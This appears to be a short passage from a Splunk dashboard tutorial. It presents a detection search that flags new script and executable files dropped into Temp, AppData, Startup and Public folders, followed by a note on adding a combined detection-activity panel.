
Suspicious File Creation in Sensitive Paths

Detects file drops in locations often abused for staging, persistence, or payload execution.

```
index=* EventCode=11
(TargetFilename="*\\Temp\\*" OR TargetFilename="*\\AppData\\*" OR TargetFilename="*\\Startup\\*" OR
TargetFilename="*\\Public\\*")
(TargetFilename="*.ps1" OR TargetFilename="*.bat" OR TargetFilename="*.vbs" OR TargetFilename="*.exe" OR
TargetFilename="*.dll")
| table _time host User Image TargetFilename ProcessGuid
| sort -_time
```

What it looks for

- Sysmon Event ID 11 file creation
- temp folders
- startup folders
- public folders
- suspicious script or executable extensions

New and improved dashboard

Finally we can add a Detection activity overtime panel by combining the searches. We now have a better looking dashboard that displays all of the detection rules in real time!